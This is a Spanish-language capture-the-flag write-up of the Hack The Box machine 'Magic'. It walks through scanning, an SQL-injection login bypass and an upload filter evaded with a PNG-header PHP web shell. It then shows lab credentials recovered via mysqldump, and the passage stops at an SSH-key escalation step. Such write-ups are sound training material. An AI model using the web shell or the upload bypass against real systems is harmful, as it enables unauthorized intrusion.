




Magic

## HTB MÁQUINA MAGIC

Viendo las características de la Máquina, nos damos cuenta que tiene una puntuación de 4.6, es una maquina en linux y que está en la categoría de Nivel Medio.



- **User:**

Lo primero que realizamos es un escaneo de todos los puertos, donde vemos que tiene el puerto 22 corriendo un servicio de ssh y el puerto 80 con un servicio de http

```
[root@parrot]~[/home/angussmoody/hackthebox/Magic-10.10.10.185]
#cat nmap.txt
# Nmap 7.80 scan initiated Mon May 25 15:57:50 2020 as: nmap -p- -T4 -A -oN nmap.txt 10.10.10.185
Nmap scan report for 10.10.10.185
Host is up (0.15s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
| 256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
| 256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Magic Portfolio
Aggressive OS guesses: Linux 2.6.32 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT ADDRESS
1 175.92 ms 10.10.14.1
2 175.99 ms 10.10.10.185

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May 25 16:17:02 2020 -- 1 IP address (1 host up) scanned in 1153.56 seconds
[root@parrot]~[/home/angussmoody/hackthebox/Magic-10.10.10.185]
```




Magic

```
[root@parrot]~#cat DirBuster.txt
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Mon May 25 16:38:32 COT 2020
-----
http://10.10.10.185:80
-----
Directories found during testing:
Dirs found with a 200 response:
/
Dirs found with a 403 response:
/images/
/icons/
/images/fulls/
/images/uploads/
/assets/
/assets/js/
/assets/css/
/assets/css/images/
/icons/small/
/assets/css/images/ie/
-----
Files found during testing:
Files found with a 200 response:
/index.php
/login.php
/assets/js/jquery.poptrox.min.js
/assets/js/browser.min.js
/assets/js/breakpoints.min.js
/assets/js/main.js
/assets/js/jquery.min.js
/assets/js/util.js
/assets/js/upload.js
Files found with a 302 response:
/upload.php
/logout.php
```

Como sabemos que tenemos el puerto 80 abierto, vamos a correr DirBuster para realizar un escaneo de directorios y mientras tanto, vamos enumerando la página web.


En la página web, nos encontramos con unas imágenes haciendo relación, al nombre de la máquina y además vemos un login, nos dirigimos a este link para ver con que nos encontramos.









Magic



En este link nos encontramos con un formulario de inicio de sesión, después de hacer pruebas con usuarios y passwords populares, vemos que nos podemos saltar este login con una inyección SQL



Una vez dentro nos encontramos con algo que nos invita a subir una imagen, así que pensamos en subir una imagen maliciosa como lo hemos realizado en máquinas anteriores.



Y vamos a (<https://blog.netSPI.com/magic-bytes-identifying-common-file-formats-at-a-glance/>) que de entrada vemos que se puede relacionar con el nombre de la máquina, realizamos el proceso como lo hicimos en la máquina networked, para esta máquina realizamos el proceso subiendo una imagen .gif





Magic

Pero en esta máquina nos da una ventana emergente que nos dice que solo está permitido subir imágenes .jpeg, .jpg y .png




Así que vamos a crearnos un archivo en llamado cmd.php.png para para ver si no lo permite subir y así con esta variable realizar una Revershell.

```
[root@parrot]~/home/angussmoody/hackthebox/Magic-10.10.10.185
#python -c 'print "\x89\x50\x4E\x47\x0D\x0A\x1A\x0A <?php system($_REQUEST[cmd]); ?>"' > cmd.php.png
[root@parrot]~/home/angussmoody/hackthebox/Magic-10.10.10.185
#ls -l cmd.php.png
-rw-r--r-- 1 root root 42 jun  2 12:35 cmd.php.png
[root@parrot]~/home/angussmoody/hackthebox/Magic-10.10.10.185
#
```



Y de esta manera podemos subir nuestro archivo malicioso.




Y así podemos realizar una prueba con un comando para saber si nuestra variable nos da respuesta.






Magic

Ahora vamos a hacer uso de (<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>) para obtener una Revershell por medio de Python.



Ya en este momento tenemos una Shell de bajos privilegios, así que debemos buscar la forma de escalar hasta algún Usuario, enumerando un poco nos encontramos con un archivo llamado db.php5 y al leerlo este nos da lo que al parecer son las credenciales de theseus, a una base de datos.



```
www-data@ubuntu:/var/www/Magic$ cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont = null;

    public function __construct() {
        die('Init function is not allowed');
    }

    public static function connect()
    {
        // One connection through whole application
        if ( null == self::$cont )
        {
            try
            {
                self::$cont = new PDO( "mysql:host=".self::$dbHost.";".
"dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword);
            }
            catch(PDOException $e)
            {
                die($e->getMessage());
            }
        }
        return self::$cont;
    }

    public static function disconnect()
    {
        self::$cont = null;
    }
}
www-data@ubuntu:/var/www/Magic$
```





Magic

Seguimos enumerando para ver si la máquina si cuenta con este usuario y nos encontramos el directorio de theseus, realizamos un listado y vemos que en este se encuentra nuestra bandera, pero que con estos privilegios no la podemos leer, así que intentamos cambiarnos de usuario con la password encontrada en el archivo que tenemos, pero al parecer esta no es la password de este usuario.

```
www-data@ubuntu:/$ cd home/
www-data@ubuntu:/home$ ls
theseus
www-data@ubuntu:/home$ cd theseus/
www-data@ubuntu:/home/theseus$ ls -la
total 84
drwxr-xr-x 15 theseus theseus 4096 Apr 16 02:58 .
drwxr-xr-x  3 root    root    4096 Oct 15 2019 ..
-rw-r----- 1 theseus theseus 7334 Apr 15 23:50 .ICEauthority
lrwxrwxrwx  1 theseus theseus   9 Oct 21 2019 .bash_history -> /dev/null
-rw-r--r--  1 theseus theseus  220 Oct 15 2019 .bash_logout
-rw-r--r--  1 theseus theseus   15 Oct 21 2019 .bash_profile
-rw-r--r--  1 theseus theseus 3771 Oct 15 2019 .bashrc
drwxrwxr-x 13 theseus theseus 4096 Mar 13 05:57 .cache
drwx----- 13 theseus theseus 4096 Oct 22 2019 .config
drwx-----  3 theseus theseus 4096 Jun  2 08:07 .gnupg
drwx-----  3 theseus theseus 4096 Oct 21 2019 .local
drwx-----  3 theseus theseus 4096 Jun  2 10:15 .ssh
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Desktop
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Documents
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Downloads
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Music
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Pictures
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Public
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Templates
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Videos
-r-----  1 theseus theseus   33 Jun  2 07:41 user.txt
www-data@ubuntu:/home/theseus$ su theseus
Password:
su: Authentication failure
www-data@ubuntu:/home/theseus$
```

Así que vamos a intentarnos autenticarnos en la base de datos con las credenciales encontradas hasta el momento, pero cuando intentamos ingresar por medio de Mysql nos dice que no se encuentra instalado en la máquina.

```
www-data@ubuntu:/home/theseus$ mysql -h 127.0.0.1 -u theseus -D Magic -p
Command 'mysql' not found, but can be installed with:
apt install mysql-client-core-5.7
apt install mariadb-client-core-10.1
Ask your administrator to install one of them.
www-data@ubuntu:/home/theseus$
```



Magic

Nos dice algo como instalarlo, pero sabemos que no tenemos los permisos para instalar una aplicación en la máquina, así que debemos buscar otra forma de escalar a theseus, enumerando los binarios y realizando un grep vemos que la máquina cuenta con Mysqldump.

```
www-data@ubuntu:/home/theseus$ ls -l /usr/bin/ | grep mysql
-rwxr-xr-x 1 root root 3627200 Jan 21 06:10 mysql_config_editor
-rwxr-xr-x 1 root root 22558552 Jan 21 06:10 mysql_embedded
-rwxr-xr-x 1 root root 5179616 Jan 21 06:10 mysql_install_db
-rwxr-xr-x 1 root root 3616952 Jan 21 06:10 mysql_plugin
-rwxr-xr-x 1 root root 3784424 Jan 21 06:10 mysql_secure_installation
-rwxr-xr-x 1 root root 3653288 Jan 21 06:10 mysql_ssl_rsa_setup
-rwxr-xr-x 1 root root 3569976 Jan 21 06:10 mysql_tzinfo_to_sql
-rwxr-xr-x 1 root root 4442320 Jan 21 06:10 mysql_upgrade
-rwxr-xr-x 1 root root 3799752 Jan 21 06:10 mysqladmin
lrwxrwxrwx 1 root root 10 Jan 21 06:10 mysqlanalyze -> mysqlcheck
-rwxr-xr-x 1 root root 4068280 Jan 21 06:10 mysqlbinlog
-rwxr-xr-x 1 root root 3825320 Jan 21 06:10 mysqlcheck
-rwxr-xr-x 1 root root 26952 Jan 21 06:10 mysqld_multi
-rwxr-xr-x 1 root root 28448 Jan 21 06:10 mysqld_safe
-rwxr-xr-x 1 root root 3875176 Jan 21 06:10 mysqldump
-rwxr-xr-x 1 root root 7865 Jan 21 06:10 mysqldumpslow
-rwxr-xr-x 1 root root 3791912 Jan 21 06:10 mysqlimport
lrwxrwxrwx 1 root root 10 Jan 21 06:10 mysqloptimize -> mysqlcheck
-rwxr-xr-x 1 root root 4286120 Jan 21 06:10 mysqlpump
lrwxrwxrwx 1 root root 10 Jan 21 06:10 mysqlrepair -> mysqlcheck
-rwxr-xr-x 1 root root 39016 Jan 12 2018 mysqlreport
-rwxr-xr-x 1 root root 3790504 Jan 21 06:10 mysqlshow
-rwxr-xr-x 1 root root 3809512 Jan 21 06:10 mysqlslap
www-data@ubuntu:/home/theseus$
```

Así que pensamos que podríamos realizar un volcado a la base de datos y esto nos entrega lo que al parecer es una password.

```
www-data@ubuntu:/home/theseus$ mysqldump --databases Magic -u theseus -p iamkingtheseus
Enter password:
-- MySQL dump 10.13 Distrib 5.7.29, for Linux (x86_64)
--
-- Host: localhost    Database: Magic
--
-- Server version: 5.7.29-0ubuntu0.18.04.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Current Database: 'Magic'
--

CREATE DATABASE /*!32312 IF NOT EXISTS*/ 'Magic' /*!40100 DEFAULT CHARACTER SET latin1 */;
USE 'Magic';

--
-- Table structure for table `login`
--

DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
  `id` int(6) NOT NULL AUTO INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB AUTO INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `login`
--

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;

mysqldump: Got error: 1044: Access denied for user 'theseus'@'localhost' to database 'iamkingtheseus' when selecting the database
www-data@ubuntu:/home/theseus$
```





Magic

Ahora que tenemos esta password podemos realizar el proceso como lo hicimos al inicio de la máquina para tratar de pasarnos de usuario

```
www-data@ubuntu:/home/theseus$ su theseus
Password:
theseus@ubuntu:~$ ls -la
total 88
drwxr-xr-x 16 theseus theseus 4096 Jun  2 11:29 .
drwxr-xr-x  3 root    root    4096 Oct 15 2019 ..
lrwxrwxrwx  1 theseus theseus   9 Oct 21 2019 .bash_history -> /dev/null
-rw-r--r--  1 theseus theseus  220 Oct 15 2019 .bash_logout
-rw-r--r--  1 theseus theseus  15 Oct 21 2019 .bash_profile
-rw-r--r--  1 theseus theseus 3771 Oct 15 2019 .bashrc
drwxrwxr-x 13 theseus theseus 4096 Mar 13 05:57 .cache
drwx----- 13 theseus theseus 4096 Oct 22 2019 .config
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Desktop
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Documents
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Downloads
drwx-----  3 theseus theseus 4096 Jun  2 08:07 .gnupg
-rw-----  1 theseus theseus 7334 Apr 15 23:50 .ICEauthority
drwx-----  3 theseus theseus 4096 Oct 21 2019 .local
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Music
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Pictures
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Public
drwx-----  3 theseus theseus 4096 Jun  2 10:15 .ssh
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Templates
drwxrwxr-x  2 theseus theseus 4096 Jun  2 11:30 tmp
-r-----  1 theseus theseus   33 Jun  2 07:41 user.txt
drwxr-xr-x  2 theseus theseus 4096 Oct 22 2019 Videos
theseus@ubuntu:~$ cat user.txt | wc -c
33
theseus@ubuntu:~$
```

De esta manera obtenemos nuestra primer flag

- **Escalada de Privilegios:**

Para la escalada de privilegios realizaremos un sudo -l para ver si podemos correr algo sin password, siempre que realizamos una máquina Linux, realizamos este proceso, pero en esta máquina no tenemos nada que podamos correr sin password.

```
theseus@ubuntu:~$ sudo -l
[sudo] password for theseus:
Sorry, user theseus may not run sudo on ubuntu.
theseus@ubuntu:~$
```

Algo que podemos hacer es tratar de conectarnos por medio de ssh aprovechando que tenemos el puerto 22 corriendo el servicio y que tenemos permisos sobre el directorio .ssh como lo realizamos en una máquina anterior ([https://github.com/angussmoody/HackTheBox-Writeup/blob/master/WRITEUP\\_HTB\\_M%C3%81QUINA\\_TRACEBACK.pdf](https://github.com/angussmoody/HackTheBox-Writeup/blob/master/WRITEUP_HTB_M%C3%81QUINA_TRACEBACK.pdf)) creando unas llaves y poniendo nuestra llave pública en el archivo authorized\_keys (este 